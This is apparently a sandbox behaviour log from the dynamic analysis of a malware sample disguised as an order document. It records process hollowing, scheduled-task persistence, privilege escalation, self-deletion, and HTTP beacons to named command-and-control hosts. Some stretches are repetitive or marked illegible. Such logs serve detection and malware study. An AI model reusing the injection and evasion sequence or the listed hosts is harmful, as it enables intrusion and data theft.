Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	3856	3940
Call System API	API Name: GetDriveTypeW Args: (%windir%\) Return: 3	3856	3940
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	3856	3940
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\PJLEQ77QSM3C94QZZN59.tmp Type: VSDT_COM_DOS	3856	3940
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\PJLEQ77QSM3C94QZZN59.tmp Type: VSDT_COM_DOS	3856	3940
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP Type: VSDT_EMPTY	3856	3940
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP Type: VSDT_COM_DOS	3856	3940
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP) Return: 1	3856	3940
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c87f4.TMP Type: VSDT_COM_DOS	3856	3940
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework\1*, 0, 6e728, 0, 0, 0) Return: 147c70	3856	3940
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3940 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (147c70, 6e728) Return: 1	3856	3940
Call System API	API Name: GetVersionExA Args: (5e957c28) Return: 1	3856	3940
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3940 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (27b9bf0) Return: 1	3856	3940
Add File	Path: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Type: VSDT_UNKNOWN		3856
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj		
Delete File	Path: %TEMP%\tmpDA7.tmp Type: VSDT_TEXT_HTML		3856
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3856 File: %TEMP%\tmpDA7.tmp Type: VSDT_TEXT_HTML		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		3856
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, , , , CREATE_SUSPENDED, , , , Process:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Injected API: SetThreadContext Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Injected API: WriteProcessMemory Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Detection	Threat Characteristic: Creates process Process ID: 3856 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, 1ce160) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 401000, U...E...t.V.u.P.E.PV..., 184832, 1ce160) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: U...E...t.V.u.P.E.PV...		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffdb000 Process:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe, 7ffdb008, , 4, 1ce160) Return: 1		3856
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3856 Target Process ID: 4036 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0		

Call Thread API	API Name: SetThreadContext Args: (Process Name:4036:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1		3856
Call Thread API	API Name: NtResumeThread Args: (Process:4036,) Return: ?		3856
Call System API	API Name: evtchann.SendEvent Args: (e), pid[4036], ppid[3856] Return: 1		3856
Detection	Threat Characteristic: Creates process Process ID: 4036 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Call System API	API Name: AdjustTokenPrivileges Args: (360, 0, , 0, , 6e414) Return: 1	3856	3940
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 3940 Info: Obtains system level privileges		
Call Systeminfo API	API Name: NtQuerySystemInformation Args: (5, , 131072, 50392) Return: 0	3856	3940
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 3940 Info: enum processes		
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\control.exe, , , , , CREATE_SUSPENDED, , , , Process:4068:%windir%\System32\control.exe) Return: 1	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1692 Info: Obtains listing of open application windows		
Call System API	API Name: CryptExportKey Args: (147ff0, 0, 6, 0, 0, 6e930) Return: 1	3856	3940
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1692 Info: Obtains system level privileges		
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 1692 Info: Delays execution		
Call System API	API Name: GetForegroundWindow Args: () Return: 1003c	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (a8c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	4036	1692
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	3856	3940
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	3856	3940
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.3940.1869890) Return: 0	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.3940.1869890) Return: 0	3856	3940
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.3940.1869890) Return: 0	3856	3940
Detection	Threat Characteristic: Creates process in system directory Process ID: 4068 Image Path: %windir%\System32\control.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:4092,) Return: ?	4036	4068
Call System API	API Name: evtchann.SendEvent Args: (e), pid[4092], ppid[4068] Return: 1	4036	4068
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\cmd.exe, /c del "%WorkingDir%\GBO-98 BX074987 ORDER.exe", , , , , , Process:4092:%windir%\System32\cmd.exe) Return: 1	4036	4068
Detection	Threat Characteristic: Creates command line process Process ID: 4092 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\GBO-98 BX074987 ORDER.exe"		
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1	4068	4092
Call Filesystem API	API Name: FindFirstFileExW Args: (%WorkingDir%\GBO-98 BX074987 ORDER.exe, 0, 00306FC4, 0, 00000000, 2) Return: 002B8608	4068	4092
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 4092 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2b8608, 306fc4) Return: 0	4068	4092

[illegible]


Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (756e0298) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System API	API Name: GetVersionExA Args: (1ee984) Return: 1	4068	3812
Call System			

Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3812 Info: Obtains listing of open application windows		
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-Q2S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZ_R_PGYFRFFVBA Value: None	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 3652 Info: Delays execution		
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-Q2S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZ_R_PGYFRFFVBA Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q6523100-Q2S1-4857-N4PR-N8R7P6RN7Q27}\abgrcnq.rkr Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZ_R_PGYFRFFVBA Value: None	4036	1692
Call Network API	API Name: socket Args: (2, 1, 6) Return: f4	4036	1692
Call System API	API Name: DnsQueryExW Args: (www.achivego.site, 1, 40000000) Return: 0	4036	1692
Detection	Threat Characteristic: Queries DNS server www.achivego.site		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 674	4036	1692
Call Network API	API Name: connect Args: (f4, 67.223.117.3:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (f4, GET /f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPlZPjdVuJ1KOrn/hWkwngefHWN+gw0RnPmF+r/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.achivego.site\r\nConnection: close\r\n\r\n, 178, 0) Return: 178	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 67.223.117.3:80 Content: GET /f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPlZPjdVuJ1KOrn/hWkwngefHWN+gw0RnPmF+r/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.achivego.site\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (f4, , 2048000, 0) Return: ?	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 67.223.117.3:80 Content: GET /f9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPlZPjdVuJ1KOrn/hWkwngefHWN+gw0RnPmF+r/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.achivego.site\r\nConnection: close\r\n		
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call Service API	API Name: OpenServiceW Args: (3326b58, wscsvc, 80000000) Return: 3325668	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-BC2C35960837}.check.106\CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2}.check.100\CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2}.check.101\CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{C8E6F269-B90A-4053-A3BE-499AFCEC98C4}.check.0\CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{01979c6a-42fa-414c-b8aa-eee2c8202018}.check.100\CheckSetting Value: None	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1692 Info: Obtains drive info from API result		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\WHCIconStartup\ Value: None	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call Network API	API Name: socket Args: (2, 1, 6) Return: 250	4036	1692
Detection	Threat Characteristic: Queries DNS server www.treesandstarsoracle.com		
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692

Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: DnsQueryExW Args: (www.treesandstarsoracle.com, 1, 40000000) Return: 1460	4036	1692
Call Network API	API Name: socket Args: (23, 2, 0) Return: 670	4036	1692
Call Network API	API Name: connect Args: (250, www.treesandstarsoracle.com:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (250, GET /f9r5/?GVK=Jt3ZQ1PvHjsuEp883mw5FZIUMvBj21OLNFz4VT5SfTi6FjebvrnIfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n, 188, 0) Return: 188	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: www.treesandstarsoracle.com:80 Content: GET /f9r5/?GVK=Jt3ZQ1PvHjsuEp883mw5FZIUMvBj21OLNFz4VT5SfTi6FjebvrnIfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (250, , 2048000, 0) Return: ?	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call Network API	API Name: socket Args: (2, 1, 6) Return: 478	4036	1692
Call System API	API Name: DnsQueryExW Args: (www.ttvip-13.net, 1, 40000000) Return: 0	4036	1692
Detection	Threat Characteristic: Queries DNS server www.ttvip-13.net		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 400	4036	1692
Call Network API	API Name: connect Args: (478, 162.255.119.239:80, 16) Return: 0	4036	1692
